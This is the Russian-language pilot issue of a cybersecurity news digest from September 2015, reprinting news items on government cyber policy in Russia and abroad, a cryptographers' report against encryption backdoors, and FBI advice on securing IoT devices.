Groteck
Business Media
На рынке СМИ с 1992 года

ВЕСТНИК КИБЕРБЕЗОПАСНОСТИ

NEW
2016

ПИЛОТНЫЙ НОМЕР
Регулярный выход
с января 2016 года

МАШИНОСТРОЕНИЕ, МЕТАЛЛУРГИЯ, НЕФТЕГАЗОВЫЙ КОМПЛЕКС, ЭНЕРГЕТИКА, ТРАНСПОРТ, ЖКХ, ТЕЛЕКОММУНИКАЦИИ, БЕЗОПАСНОСТЬ, СТРОИТЕЛЬСТВО, ПИЩЕВАЯ ИНДУСТРИЯ, МЕДИЦИНА, ФИНАНСВЫЙ СЕКТОР, ОБРАЗОВАНИЕ И НАУКА, ИНДУСТРИЯ СЕРВИСА, ТОРГОВЛЯ, СЕЛЬСКОЕ ХОЗЯЙСТВО

КИБЕРПРОСТРАНСТВО
БЕЗОПАСНОСТЬ

ИНФОРМАЦИОННОЕ АГЕНТСТВО МОНИТОР
iCENTER.ru

№ 1 (1) сентябрь 2015

ГОСУДАРСТВЕННОЕ РЕГУЛИРОВАНИЕ ЗАКОНОДАТЕЛЬСТВО ЗАКОНОПРОЕКТЫ ТЕХНИЧЕСКОЕ РЕГУЛИРОВАНИЕ ФИНАНСЫ ИНВЕСТИЦИИ ФОНДОВЫЙ РЫНОК БАНКРОТСТВО СЕРТИФИКАЦИЯ ЛИЦЕНЗИРОВАНИЕ СТАНДАРТЫ АУДИТ КАЧЕСТВО СОГЛАШЕНИЯ ПАРТНЕРСТВО СЛИЯНИЯ ПОГЛОЩЕНИЯ РЕОРГАНИЗАЦИИ КАДРОВЫЕ НАЗНАЧЕНИЯ КАДРОВЫЕ РЕШЕНИЯ УПРАВЛЕНИЕ ПЕРСОНАЛОМ ПРОБЛЕМЫ КОНФЛИКТЫ ИНЦИДЕНТЫ АРБИТРАЖНАЯ ПРАКТИКА ПРОЕКТЫ КОМПЛЕКСНЫЕ РЕШЕНИЯ ОПЫТ ВНЕДРЕНИЯ ТЕХНОЛОГИИ ОБОРУДОВАНИЕ ИНСТРУМЕНТЫ МАТЕРИАЛЫ ПРОДУКТЫ УСЛУГИ ОБЗОРЫ ИНДИКАТОРЫ РАЗВИТИЯ АНАЛИТИКА ЭКСПЕРТНЫЕ ОЦЕНКИ ДЕЛОВОЙ КАЛЕНДАРЬ ВЫСТАВКИ ФОРУМЫ КОНФРЕНЦИИ ОБУЧЕНИЕ ПОВЫШЕНИЕ КВАЛИФИКАЦИИ СЕМИНАРЫ ТРЕНИНГИ УЧЕБНЫЕ КУРСЫ ПРОФЕССИОНАЛЬНАЯ ЛИТЕРАТУРА ИСТОРИЧЕСКИЙ КАЛЕНДАРЬ ФАКТЫ

СПЕЦ.ПРЕДЛОЖЕНИЕ

ВЫБОР РЕДАКЦИИ

СОДЕРЖАНИЕ:

Операционные системы

Почтовые трафики

Другие устройства

КИБЕРАТАКИ: ОБВИНЕНИЯ, РАССЛЕДОВАНИЯ, ИНЦИДЕНТЫ

Обвинения

Расследования

Взломы, атаки

ИНДИКАТОРЫ РАЗВИТИЯ: АНАЛИТИКА. ТЕНДЕНЦИИ. ИССЛЕДОВАНИЯ

ГОСУДАРСТВЕННЫЕ ПРОГРАММЫ И РЕШЕНИЯ

Россия

Россию защитят от кибератак военные

26 августа 2015, Россия, Санкт-Петербург, journal.ib-bank.ru

Кадетская школа IT-технологий Военной академии связи имени Маршала Советского Союза С.М. Буденного

По инициативе Министерства обороны России в текущем году учреждена специализированная школа кадетского типа, где будут готовить военных специалистов в области ИБ. 1 сентября приступят к занятиям 40 одаренных ребятам, которым удалось пройти жесткий отбор — 7 человек на место. Обучение будет проводиться в рамках интегрированной программы, предусматривающей наряду с программой 10-11 классов средней школы также и углубленного изучения предметов естественнонаучной ИТ-направленности. По замыслу военного ведомства, после окончания этой «кибершколы» выпускники должны продолжить обучение в профильных военных вузах, чтобы качественно обновить штат кибервойск России.

По личной инициативе министра обороны России Сергея Шойгу на базе Военной академии связи в Санкт-Петербурге была учреждена школа кадетского типа, которая уже с 1 сентября начнет готовить военных антихакеров и специалистов в сфере ИБ. Столь повышенное внимание военного ведомства к киберсфере сегодня вполне объяснимо, и связано, прежде всего, с внешнеполитическими факторами. На западе уже не скрывают, что приоритетная цель массированной информационной войны — уничтожение суверенитета России. По призыву американского журнала National Interest западные военные стратеги должны сегодня приложить все усилия, чтобы «нейтрализовать преимущество России в области кибервойн…». И, к сожалению, подобная аналитика включена в майнстрим западных СМИ.

Для планирования и проведения информационной войны в Пентагоне уже действует отдельный род войск – Киберкомандование. Так что кадровая подготовка российских кибервоинов вполне обоснована и своевременна. Военному ведомству нужны специалисты, способные противостоять информационной агрессии США и ЕС. Не исключено, что подобные «кибершколы» начнут функционировать на базе и гражданских вузов, специализирующихся на ИТ-направлениях и кибербезопасности.

Конкурс для первого набора в «кибершколу» Шойгу был сравним с поступлением в хороший вуз — 7 человек на место, но из почти 280 человек желающих учиться было отобрано только 40 одаренных ребят. Отборочные тесты ребят проводились по физике, математике, информатике, физподготовке и даже по психологическим показателям. Подготовка будущих кибервоинов будет осуществляться на базе программы 10-11 классов средней школы, но с углубленным изучением интегрированных дисциплин дополнительного образования, направленных на развитие творческих способностей, изучение физики, математики и ИТ, включая, конечно же, и основы противодействия хакерским атакам.

Занятия будут проводиться в 17 учебных аудиториях, расположенных в недавно построенном современном учебном корпусе. Для спортивной подготовки учащимся будет предоставлено три спортивных зала, бассейн и открытый стадион. Также принято решение дополнительно задействовать пять специализированных кабинетов — класса сетевых технологий; класса мультимедийного оборудования; лаборатории программного обеспечения; лаборатории робототехники и 3D-центра. Кадеты будут находиться на полном пансионе, получая 5-разовое питание, а жить будут в комфортабельном общежитии в комнатах по 2 человека.

Министерство обороны рассчитывает, что после окончания такой школы выпускники продолжат образование по киберпрофилю в специализированных военных вузах, а впоследствии придут служить в киберподразделения Министерства обороны Российской Федерации, где смогут проявить свой профессионализм и активно участвовать в антихакерских операциях. По мнению кураторов данного военного проекта, выпускники, скорее всего, будут делать свой выбор для дальнейшего обучения между двумя престижными военными вузами — Военной академией связи в Санкт-Петербурге и Институтом криптографии, связи и информатики в Москве, которые как раз и специализируются на подготовке кадровых кибервоинов в сфере госбезопасности.

Вадим Деньгин, первый зам.председателя комитета Госдумы по информационной политике, информационным технологиями и связи

Госдума РФ призывает силовиков разработать ПО для отслеживания интернет-троллей

26 августа 2015, Россия, Москва, freesoft.ru

Если деятельность интернет-троллей заканчивается преступлениями в реальной жизни, ее нужно пресекать.

Первый заместитель председателя комитета Госдумы по информационной политике, информационным технологиями и связи Вадим Деньгин обратился к силовым и правоохранительным структурам, а также Министерству связи и массовых коммуникаций с депутатским запросом. В своем обращении чиновник просит ведомства внимательнее отнестись к

явлению так называемого интернет-троллинга и инициировать разработку ПО, предназначенного для отслеживания активности данных элементов, сообщают «Известия».

По мнению депутата, если деятельность интернет-троллей заканчивается преступлениями в реальной жизни, то ее нужно отслеживать и пресекать.

«На нынешнее положение дел в этом аспекте необходимо обратить пристальное внимание. Конечно, иностранные разработки, может быть, и хороши, но при использовании иностранного программного обеспечения всегда существует опасность, что оно может следить за тобой и полностью передавать пользовательскую информацию», - отметил Деньгин, поясняя необходимость разработки собственного алгоритма для обнаружения троллей.

Предложение парламентария получило поддержку со стороны его коллег по думскому комитету и из других партий. Представитель «Справедливой России», а также первый зампред комитета ГД по информполитике Андрей Туманов, как правило, критически относящийся ко всем ограничительным мерам в интернете, отметил, что распространение такого явления как троллинг связано с возможностью оставлять анонимные комментарии. Этого, по его мнению, не должен допускать ни один уважающий себя ресурс.

Интернет-омбудсмен Дмитрий Мариничев полагает, что алгоритм через какое-то время потеряет свою актуальность и не сможет распознавать троллей с высокой точностью.

«Троллинг мало чем отличается от обыкновенной жизни. Если мы хамство и подобные вещи наказываем в реальной жизни, то и здесь стоит это как-то пресекать. Но это проблема не интернета, а людей», - подчеркнул Мариничев.

Глава Минобрнауки: тема кибербезопасности должна обсуждаться на уроках информатики и ОБЖ в школах

28 августа 2015, Россия, Москва, rspectr.com

Дмитрий Ливанов, глава Минобрнауки России

Теме безопасности в интернете нужно уделять больше времени в рамках школьных уроков, в том числе на информатике и ОБЖ. Такое мнение высказал глава Минобрнауки Дмитрий Ливанов на Общероссийском родительском собрании.

«Каждый год в сентябре мы проводим уроки, посвященные безопасности в интернете. Это будет и в этом году. Однако эта тема должна обсуждаться не только в рамках одного урока, она должна быть представлена на уроках ОБЖ и информатики», - цитирует министра ТАСС.

Д. Ливанов добавил, что риски детей получить вредные или бесполезные сведения из интернета за пределами школы высоки. «Тем не менее, прямыми запретами проблему не решить, запретный плод сладок. Дети должны быть готовы к жизни в условиях этих рисков, у них должно быть правильное отношение к источникам, которые их отражают», - сказал он.

Общероссийское родительское собрание - ежегодная встреча главы Минобрнауки Д. Ливанова с представителями родительского сообщества, которая проходит в формате живого общения в одной из московских школ. Цель мероприятия - совершенствование школьной ступени образования через открытый диалог с родителями учеников.

Вице-спикер: ГД может принять дополнительные меры в области кибербезопасности

31 августа 2015, Россия, Москва, ria.ru

Сергей Железняк, вице-спикер Госдумы РФ ("Единая Россия")

Госдума готова в случае необходимости принять дополнительные меры и совершенствовать законодательство в области кибербезопасности и интернета, заявил вице-спикер нижней палаты парламента Сергей Железняк ("Единая Россия").

С 1 сентября 2015 года в силу вступает закон о хранении обработанных в интернете персональных данных россиян на серверах в России. В июле был подписан закон, который обязал иностранные интернет-компании, осуществляющие продажи в России (в том числе авиабилетов и товаров народного потребления), и соцсети хранить персональные данные россиян только в России. Изначально предполагалось, что норма вступит в силу 1 сентября 2016 года.

"С ростом и развитием современных технологий каждая цивилизованная страна сталкивается с попытками внешнего информационного давления, незаконного проникновения в национальное киберпространство и другими проявлениями незаконного информационного воздействия, которые спецслужбы отдельных стран и преступные сообщества используют в своих интересах. Нельзя недооценивать эти вызовы, которые способны привести к масштабным

негативным последствиям. В связи с этим Госдума совместно с другими ветвями власти продолжит в случае необходимости деятельность по совершенствованию национального законодательства в области интернета", — сказал журналистам Железняк.

Кроме того, данный закон Железняк отнес к законодательным мерам по обеспечению сохранности и неприкосновенности интересов государства и россиян, в том числе в интернет-пространстве. Он напомнил, что в отношении государственных и муниципальных компаний аналогичные требования действуют с 1 июля этого года. Вице-спикер ГД добавил, что Роскомнадзор ведет реестр онлайн-ресурсов, нарушивших принятую норму и вправе ограничить работу таких сайтов, выдав соответствующие предписания интернет-провайдерам.

"Следует отметить, что наших граждан — потребителей различных интернет-услуг, не затронет технический перевод данных и они продолжат в привычном режиме пользоваться всеми необходимыми для них ресурсами и возможностями глобальной Сети. Паника, которую пытаются создать вокруг этого вопроса недобросовестные интернет-компании, абсолютно не обоснована", — подчеркнул также Железняк.

Чайка: нужно договориться о борьбе с киберпреступностью в рамках ООН

14 сентября 2015, Россия, Москва, tass.ru

Юрий Чайка, генеральный прокурор РФ

Генеральная прокуратура РФ считает необходимым заключить в рамках ООН договор о борьбе с киберпреступностью, сообщил глава российского надзорного ведомства Юрий Чайка на XX ежегодной конференции Международной ассоциации прокуроров.

По его словам, в настоящее время Россия осуществляет взаимодействие в сфере уголовного судопроизводства более чем с 80 государствами мира, с большинством из которых имеются специальные договоры. При этом Чайка отметил необходимость учитывать и специфику оказания международной правовой помощи в расследовании киберпреступлений.

"Уверен, что мировому сообществу не обойтись без заключения в рамках ООН договора о борьбе с киберпреступностью", — сказал Чайка.

По его мнению, принятая в рамках Совета Европы Конвенция против киберпреступности от 2001 года не может заменить разработку универсального договора. "Это обусловлено как серьезными недостатками самой Конвенции, в том числе в вопросах сотрудничества по уголовным делам, так и ее полузакрытым характером в отношении возможности присоединения к ней государств-нечленов Совета Европы", — отметил генпрокурор.

Президент Армении предложил провести конференцию по кибербезопасности

15 сентября 2015, Армения, planetaarmenia.ru

Серж Саргсян, президент Армении

Армения в рамках своего председательства в ОДКБ в 2016 году предлагает провести международную конференцию по кибербезопасности, заявил президент страны Серж Саргсян.

"Естественно, будем уделять внимание сотрудничеству в борьбе с современными вызовами и угрозами… В качестве одного из практических шагов в этом направлении предлагаем провести в 2016 году в Армении конференцию по вопросам обеспечения безопасности киберпространств государств-членов ОДКБ с использованием новых информационных технологий", — сказал Саргсян.

Он заявил об этом, выступая на сессии Совета коллективной безопасности ОДКБ в Душанбе.

Илья Костунов, член комитета Госдумы по безопасности и противодействию коррупции

На сайтах госорганов могут зашифровать обращения граждан

15 сентября 2015, Россия, Москва, osp.ru

Сейчас почти на всех государственных интернет-ресурсах есть формы обратной связи, но не все обеспечивают передачу персональных данных граждан и сами сообщения в зашифрованном виде.

Член комитета Госдумы по безопасности и противодействию коррупции Илья Костунов направил запрос в Минэкономразвития и Федеральную службу по техническому и экспортному контролю (ФСТЭК) об обязатель-

ном шифровании данных, которые передаются через формы обратной связи на сайтах госорганов. Об этом сообщила газета «Известия».

По словам депутата, органы госвласти обычно не рассматривают анонимные обращения и просят авторов обращений сообщить свои персональные данные — имя и личные контакты. Кроме того, в самом сообщении может передаваться пусть и не секретная, но ценная информация — жалоба, информация о преступлениях, коррупционных нарушениях или злоупотреблениях властей на местах.

Костунов просит главу Минэкономразвития Алексея Улюкаева внести изменения в подписанный в 2009 году приказ этого министерства «О требованиях к технологическим, программным и лингвистическим средствам обеспечения пользования официальными сайтами федеральных органов исполнительной власти». Новая версия документа должна обязать госорганы использовать на страницах обратной связи своих сайтов не обычный протокол HTTP, а шифрованный протокол HTTPS, считает депутат.

Зарубежные страны

В Китае планируют в крупнейших интернет-компаниях разместить отделения киберполиции

11 августа 2015, Китай, nag.ru

Чэнь Чжиминь (Chen Zhimin), заместитель министра общественной безопасности Китая

В китайских СМИ появилась информация о новых планах Министерства общественной безопасности КНР. Это ведомство посчитало, что количество пострадавших от действий различных интернет-мошенников, число краж персональных данных и т.п. достигло такого уровня, что требуются дополнительные меры. Поэтому планируется ряд действий для предотвращения хакерских атак и обеспечения безопасности данных, включая размещение сотрудников киберполиции в крупнейших интернет-компаниях.

Как считают в Министерстве общественной безопасности КНР, тенденция роста числа киберпреступлений и других правонарушений с использованием сети Интернет несёт угрозу национальной безопасности и общественной стабильности. Планируется "... принять решительные меры для борьбы с порнографией, слухами и информацией о терроризме, об огнестрельном оружии или о наркотиках", — пишет "Коммерсант" с ссылкой на информацию агентства "Синьхуа".

В прошлом месяце был опубликован законопроект, связанный с кибербезопасностью. В нём предусмотрено, что будет усилен контроль в интернете ради укрепления защиты частной жизни пользователя от хакеров и реселлеров персональных данных. Идея о привлечении полиции к наведению порядка на китайских интернет-сайтах появилась с учётом требований нового законопроекта и после того, как власти посчитали недостаточными усилия крупнейших интернет-компаний, таких как Tencent Holdings и Sina Corp. По мнению государственных органов, эти компании недостаточно быстро удаляли порнографию, информацию, связанную с мошенничеством, слухами или имеющую политически деликатный характер.

«Онлайн-полиция будет инспектировать вебсайты», - сказал заместитель министра по общественной безопасности Чен Жимин. Чиновник уверен, что перед полицейскими будет стоять непростая задача. Дело в том, что в Китае сфера интернета жёстко регулируется. Поэтому у полицейских будет много работы.

В то же время Чен Жимин призвал владельцев интернет-сайтов к «самодисциплине». По словам замминистра, интернет-ресурсы должны воздержаться от «вульгарного поведения и некорректного освещения тех или иных событий».

Для обеспечения безопасности функционирования сайтов крупнейших интернет-компаний, запустивших интернет-мессенджеры, социальные сети и форумы, занимающихся интернет-торговлей, власти Китая могут пойти по пути создания подразделений киберполиции, которые будут прикреплены к этим интернет-компаниям. Где появятся отвечающие за кибербезопасность полицейские, пока неизвестно, но китайские СМИ называют "тройку" больших компаний, которых это наверняка коснётся: интернет-провайдер Baidu Inc., интернет-ритейлер Alibaba Group Holdings Ltd и компания Tencent Holdings Ltd.

Инициатива создания интернет-полиции в Китае нашла поддержку после того, как власти США обвинили хакеров из Китая в попытках взлома информационных систем ведущих компаний. Тогда же в США не исключили, что для защиты информации и борьбы с хакерами будут приняты дополнительные меры.

Американские издания процитировали президента США Барака Обаму, который пригрозил Китаю санкционными мерами после того, как китайские хакеры украли персональные данные порядка 20 миллионов американцев. Информация находилась в базе данных Office for Personnel Management.

В свою очередь и китайские власти обеспокоены разгулом хакеров. Многие китайские пользователи интернета легко становятся жертвами мошенников. Кибератаки в последние годы участились. В то же время в Китае опасаются, что взломы могут осуществляться и в интересах других государств.

В Азербайджане будут лицензированы Skype, Facebook и WhatsApp

11 августа 2015, Азербайджан, rspectr.com

Али Аббасов, министр связи и высоких технологий Азербайджана

«Skype», «Facebook» и «WhatsApp» предоставляют услуги связи, поэтому их деятельность должна быть лицензирована в Азербайджане. Об этом заявил министр связи и высоких технологий страны Али Аббасов, передает агентство Sputnik.

По его словам, лицензирование вышеуказанных социальных сетей не повлечет за собой никаких изменений для пользователей. «Будут подписаны соответствующие договоры между этими фирмами и регулирующими органами в Азербайджане», — отметил министр.

Платформой хранения персональных данных выступит региональный DATA-центр, сдача в эксплуатацию которого ожидается к концу сентября.

В настоящее время DATA-центр тестируется на отказоустойчивость для получения сертификата соответствия уровню Tier3, наличие которого станет официальным подтверждением того, что он спроектирован на основании лучших мировых стандартов по критериям надежности и безопасности. Сертификация проводится американским Uptime Institute.

Ряд крупнейших мировых компаний (Facebook, Google, Amazon, Yahoo) уже проявил интерес к размещению своих инфраструктур в DATA-центре Азербайджана.

КОМПЕТЕНТНОЕ МНЕНИЕ:

Али Аббасов, Правительство Азербайджана, министр связи и высоких технологий

<<Министерство готовится обратиться к компаниям, представляющим услуги социальных сетей и сервисов интернет-телефонии (Skype, WhatsApp и других) с тем, чтобы все ресурсы, касающиеся Азербайджана, хранились непосредственно на территории страны. Это имеет особую важность для Азербайджана с точки зрения кибербезопасности.>>

Великобритания потратит $3 млрд на кибервойны с Россией и Китаем

16 августа 2015, Великобритания, mk.ru

Эмблема Объединенных вооруженных сил Великобритании (Joint Forces Command, JFC)

По рекомендации военных власти Великобритании готовы в десять раз увеличить затраты на войны в киберпространстве, сообщила Sunday Times. Годовой бюджет секретной программы составит более 600 млн долларов...

Великобритания намерена в десять раз увеличить расходы на ведение войн в киберпространстве, чтобы "противостоять угрозе со стороны России и Китая", сообщает Sunday Times. "В течение пяти лет на наступательную киберпрограмму Великобритании будет выделено до 2 млрд фунтов стерлингов ($3,13 млрд)", — пишет газета.

Отмечается, что финансирование будет увеличено по рекомендации командования Объединенных вооруженных сил Великобритании (Joint Forces Command, JFC). По информации издания, JFC призвало нанять около 300 специалистов по кибербезопасности и разработать множество вредоносных компьютерных программ, таких как вирусы, трояны, черви и программы-шпионы.

"Военные источники сообщили, что JFC рекомендовало сформировать годовой бюджет британской секретной программы на уровне 400 млн фунтов стерлингов ($625 млн). Это в десять раз превышает нынешний уровень", — говорится в статье.

Американские эксперты против доступа правительства к зашифрованным данным

29 августа 2015, США, bitnovosti.com

Элитная группа специалистов по безопасности заявила, что американское и британское правительства не могут получить специальные права доступа к зашифрованным коммуникациям, не подвергнув опасности наиболее конфиденциальные данные в мире и критически важную инфраструктуру.

Новый отчет от группы, в которую вошли 14 заслуженных криптографов и компьютерных ученых, — это серьезный аргумент в споре между лидерами спецслужб и правоохранительных органов с одной стороны и техническими экспертами и защитниками конфиденциальности с другой. После откровений Эдварда Сноудена, указавшего на многочисленные бреши в защите компьютерных систем и раскрывшего подлинные масштабы государственных программ наблюдения и слежки, шифрование стало одной из важнейших тем в дебатах о праве на частную жизнь.

Эмблема АНБ (National Security Agency) США

Это сделало центром схватки Кремниевую долину. Узнав о том, что АНБ и его аналоги в других странах прослушивают линии связи и взламывают корпоративные центры данных, многие технологические компании, в том числе Apple, Microsoft и Google, заявили о намерениях шифровать больше корпоративных и клиентских данных.

Однако руководители правоохранительных органов и спецслужб утверждают, что эти меры подрывают их возможности следить за преступниками и террористами. Премьер-министр Великобритании Дэвид Кэмерон вообще грозится запретить шифрование почты. Директор АНБ Майкл Роджерс предложил обязать технологические компании создавать цифровой ключ-отмычку для разблокирования зашифрованных данных "компетентными органами".

Вопрос шифрования жестко разделил две стороны спора. Группа криптографов намеренно выпустила свой отчет за день до того как Джеймс Коми, директор ФБР, и Салли Квиллиан Йетс, прокурор из Министерства юстиции, должны были свидетельствовать перед юридическим комитетом Сената о том, как технологии шифрования помешают государственным службам эффективно выполнять их работу.

Новый отчет представляет собой первый глубокий технический анализ правительственных предложений, выполненный ведущими криптографами и специалистами по безопасности, такими как Уитфилд Диффи (Whitfield Diffie), основатель криптографии с открытым ключом, и Роналд Ривест (Ronald L. Rivest) — буква "R" в RSA, широко используемом криптографическом алгоритме с открытым ключом. В отчете утверждается, что любые попытки предоставить государству "исключительный доступ" к зашифрованным коммуникациям технически неосуществимы и подвергнут риску конфиденциальные данные и критически важную инфраструктуру, в том числе банки и электростанции.

Для передачи государству ключей к зашифрованным коммуникациям также потребовался бы экстраординарный уровень доверия. В условиях, когда взломы государственных служб стали привычным делом, — достаточно вспомнить взломы Управления кадров Соединенных Штатов, Госдепартамента и Белого дома — нельзя рассчитывать, что государство сможет защитить ключи от хакеров и преступников. Эксперты добавили, что если США и Великобритания санкционируют "бэкдоры для спецслужб", это подтолкнет Китай и другие государства сделать то же самое.

"Такой доступ предоставит преступникам и враждебным государствам еще более широкие возможности атаковать тех самых людей, которых хотят защитить правоохранительные органы, — говорится в отчете. — Это потребует существенных затрат и затормозит инновации, а следствия таких мер для экономического роста спрогнозировать почти невозможно. Кроме того, это подорвет "мягкую силу" развитых стран и наш моральный авторитет".

<<...Группа авторов отчета и раньше боролась с предложениями обеспечить доступ к шифрованным коммуникациям...>>

Пресс-секретарь ФБР отказался от комментариев до выступления Коми в юридическом комитете Сената. Сам Коми недавно сказал CNN: "Наша работа — искать иголки в стоге сена размером с государство, иголки, которые все труднее заметить из-за сквозного шифрования".

Представитель Министерства юстиции, согласившийся поговорить с нами на условиях анонимности, сказал, что оно поддерживает надежное шифрование, но подтвердил, что определенные способы применения криптографических технологий — в частности, сквозное шифрование, которое вынуждает правоохранительные органы отправляться за паролями и данными непосредственно к фигурантам расследований, а не к технологическим компаниям, — мешает государственным службам получать нужные данные и создает риск для общественной безопасности.

Группа авторов отчета и раньше боролась с предложениями обеспечить доступ к шифрованным коммуникациям. В 1997 году она проанализировала технические риски и дефекты проекта Clipper, рассматривавшегося администрацией Клинтона. Предполагалось, что производители оборудования должны будут в обязательном порядке устанавливать в своих продуктах небольшую микросхему, позволяющую государству расшифровывать зашифрованные данные.

Правительство закрыло проект после того как проведенный группой анализ показал, что решение технически неработоспособно. Главнй удар по проекту нанес Мэтт Блэйз (Matt Blaze), работавший в то время в AT&T Bell Laboratories и принявший участие в подготовке нового отчета. Он обнаружил в Clipper дефект, позволяющий достаточно подготовленным пользователям шифровать данные так, что их не смогло бы прочитать даже государство.

Теперь группа собралась впервые с 1997 года. "От решений законодателей зависит будущее всего Интернета, и мы хотим, чтобы они получили адекватный технологический анализ", — сказал Дэниэл Вайцнер (Daniel J. Weitzner), глава исследовательской инициативы по кибербезопасности и интернет-

политике в MIT и бывший советник по технологиям Белого дома. Именно он координировал создание нового отчета.

Авторы отчета подчеркивают, что ставки в нынешней игре с шифрованием гораздо выше, чем были в 1997 году. В 1990-х эра Интернета только начиналась: работа 1997 года содержит множество упоминаний "электронной почты" и "факсимильного обмена данными", о котором уже успели позабыть. Сегодняшние планы правительства могут повлиять на технологии защиты финансовых и медицинских данных и проделать бреши в защите множества критически важных систем, которые стремительно перемещаются в онлайн, таких как нефтепроводы, АЭС и электросети.

"За 18 лет проблемы стали гораздо серьезнее, — сказал Питер Ньюманн (Peter G. Neumann), соавтор обоих отчетов и эксперт по компьютерной безопасности в SRI International, исследовательской лаборатории в Кремниевой долине. — Количество уязвимостей и способов их эксплуатации выросло многократно, а правительство хочет сделать технологии еще 'глупее'".

<<...После откровений Эдварда Сноудена... шифрование стало одной из важнейших тем в дебатах о праве на частную жизнь...>>

В число авторов нового отчета вошли также Стивен Белловин (Steven M. Bellovin), профессор компьютерных наук из Колумбийского университета; Гарольд Абельсон (Harold Abelson), профессор компьютерных наук из MIT; Джош Бенало (Josh Benaloh), ведущий криптограф в Microsoft; Сьюзен Ландау (Susan Landau), профессор кибербезопасности в Вустерском политехническом институте и бывший старший аналитик конфиденциальности в Google, и Брюс Шнайер (Bruce Schneier), который не нуждается в представлениях.

"Предложения правительства по исключительному доступу к коммуникациям ошибочны в принципах и неработоспособны на практике, — сказал Росс Андерсон (Ross Anderson), профессор Кембриджского университета и единственный автор отчета из Великобритании. — Мы будем объяснять это столько, сколько потребуется, и в США, и в Великобритании, потому что мы категорически несогласны с подобными инициативами".

КОМПЕТЕНТНОЕ МНЕНИЕ:
Пол Кохер (Paul Kocher), Компании Rambus, президент отделения криптографических исследований

<<Отчет смещает дебаты о шифровании от вопроса о полномочиях спецслужб к технологическим аспектам получения специального доступа к зашифрованным коммуникациям.
Отчет подробно описывает многие технологические причины, по которым обязательные государственные бэкдоры были бы неработоспособны, и объясняет катастрофические последствия регуляции шифрования для компьютерной безопасности. Это должно положить конец любым техническим вопросам по поводу реалистичности таких мер.>>

Стандарт ИСО / МЭК 20243:2015 защитит потребителей высокотехнологичной продукции

02 сентября 2015, Швейцария, novotest.ru

Стандарт ИСО / МЭК 20243:2015 защитит потребителей высокотехнологичной продукции Международная организация по стандартизации (International Organization for Standardization; ISO; МЭК) и Международная электротехническая комиссия (International Electrotechnical Commission; IEC; МЭК) утвердили новый добровольный стандарт на основе консенсуса, который призван повысить защищенность потребителей высокотехнологичной продукции.

Документ называется ИСО / МЭК 20243:2015 "Информационные технологии – Открытый стандарт на доверенных поставщиков технологий (Open Trusted Technology Provider Standard; O-TTPS) – Минимизация риска вовлечения в производственный процесс злонамеренно испорченных и контрафактных компонентов".

Он содержит руководящие указания по обеспечению высокого качества высокотехнологичных изделий, доступных на широком коммерческом рынке, и безопасности в разрезе связанных с ними цепочек поставок. Особое внимание составители стандарта уделили сегменту информационных и коммуникационных технологий, а также вопросам кибербезопасности.

Составители нового международного стандарта на основе консенсуса описали в документе ряд методик, которые можно использовать для снижения риска вовлечения в производственные процессы злонамеренно испорченных и контрафактных компонентов. Документ охватывает все этапы жизненного цикла высокотехнологичного продукта, включая проектирование, поиск источников снабжения, изготовление, распространение, эксплуатацию, вывод из эксплуатации и утилизацию.

Эксперты отмечают, что контрафактные высокотехнологичные продукты или продукты, которые были изготовлены с использованием контрафактных и злонамеренно испорченных компонентов, представляют значительную угрозу для отдельных граждан, организаций и целых государств, поскольку могут оказывать неотслеживаемое неактивное воздействие на самые разнообразные сферы.

При этом страдают не только покупатели подобной продукции, но и ее поставщики, неспособные полностью устранить риск вовлечения в производственные процессы контрафактных компонентов. Им приходится мириться со снижением доходов и потерей имиджа, а также с необходимостью раскрытия сведений о своей интеллектуальной собственности в ходе судебных разбирательств и иных процедур, инициированных пострадавшими клиентами.

Новый стандарт был подготовлен к публикации благодаря совместным усилиям организаций OTTF (Open Group Trusted Technology Forum) и The Open Group, оказывавшим поддержку совместному техническому комитету (СТК) 1 "Информационные технологии", который был сформирован ИСО и МЭК. Ожидается, что стандарт ИСО / МЭК 20243:2015 будет опубликован в ближайшие недели.

Заслуживает внимания и тот факт, что организация The Open Group разработала специальную программу аккредитации O-TTPS Accreditation Program, воспользоваться которой могут доверенные поставщики технологий, стремящиеся в перспективе получить сертификат соответствия требованиям ИСО / МЭК 20243:2015. Процедура аккредитации в данном случае может охватывать как все предприятие или конкретное подразделение, так и определенный ассортимент продукции или отдельный продукт. Воспользоваться программой O-TTPS Accreditation Program могут компании самого разного профиля, включая OEM-производителей, интеграторов, поставщиков компонентов аппаратного и программного обеспечения, дистрибьюторов и реселлеров.

Разведка Британии попросила граждан не придумывать сложные пароли

13 сентября 2015, Великобритания, vegchel.ru

Британский центр правительственной связи (GCHQ), который осуществляет массовое наблюдение за британскими гражданами, рекомендовал населению сделать их пароли менее сложными, сообщает The Independent.

GCHQ опубликовала новый документ "Инструкция по паролям: упростите ваш подход", в котором граждан призвали отказаться от следования прежним рекомендациям, согласно которым сложные пароли признавались более надежными.

Также, продолжает издание, среди рекомендаций есть призыв заменить сложные пароли, чтобы быть уверенными, что аккаунты могут быть заблокированы, если они подверглись атаке, а также отказаться от хранения паролей в текстовых файлах, которые могут быть прочитаны кем угодно.

Агентство, кроме того, предостерегает от проблемы "перезагрузки паролями". Это происходит, пишет издание, когда люди создают слишком сложные и незапоминаемые пароли, которые заставляют их записывать или использовать на нескольких площадках, что делает их небезопасными.

Однако сам GCHQ уже ловили на несанкционированном доступе к аккаунтам граждан Великобритании, поэтому данные рекомендации могут быть лишь попыткой облегчить собственную работу, полагают журналисты The Independent.

GCHQ – Британский центр правительственной связи – спецслужба, ответственная за электронную разведку и безопасность в киберпространстве.

ФБР рекомендует изолировать устройства «интернета вещей»

15 сентября 2015, США, securitylab.ru

Эмблема ФБР (Federal Bureau of Investigation)

Ведомство считает, что в связи с низким уровнем безопасности устройств их стоит изолировать от интернета.

В связи с неудовлетворительно низким уровнем безопасности техники «интернета вещей» ФБР США рекомендует полностью изолировать такие устройства от глобальной сети. Об этом сообщается на официальном сайте ведомства.

ФБР сообщает, что большинство техники «интернета вещей» обладает крайне низким уровнем безопасности. В частности, ведомство беспокоят уязвимости в UPnP, жестко закодированные логины и пароли, слабые пароли по умолчанию, а также отказ в обслуживании. Агентство верит, что из-за подобных брешей устройства могут причинить как физический вред конечным потребителям, так и нанести ущерб бизнес-операциям корпоративных пользователей.

Ведомство считает, что во избежание потенциальных инцидентов безо-

пасности следует не давать устройствам «интернета вещей» выходить в интернет. «Изолируйте устройства в отдельных защищенных сетях», - говорится в рекомендации. Помимо этого, ФБР советует отключить UPnP, особенно на маршрутизаторах, и регулярно следить за обновлениями встроенного ПО.

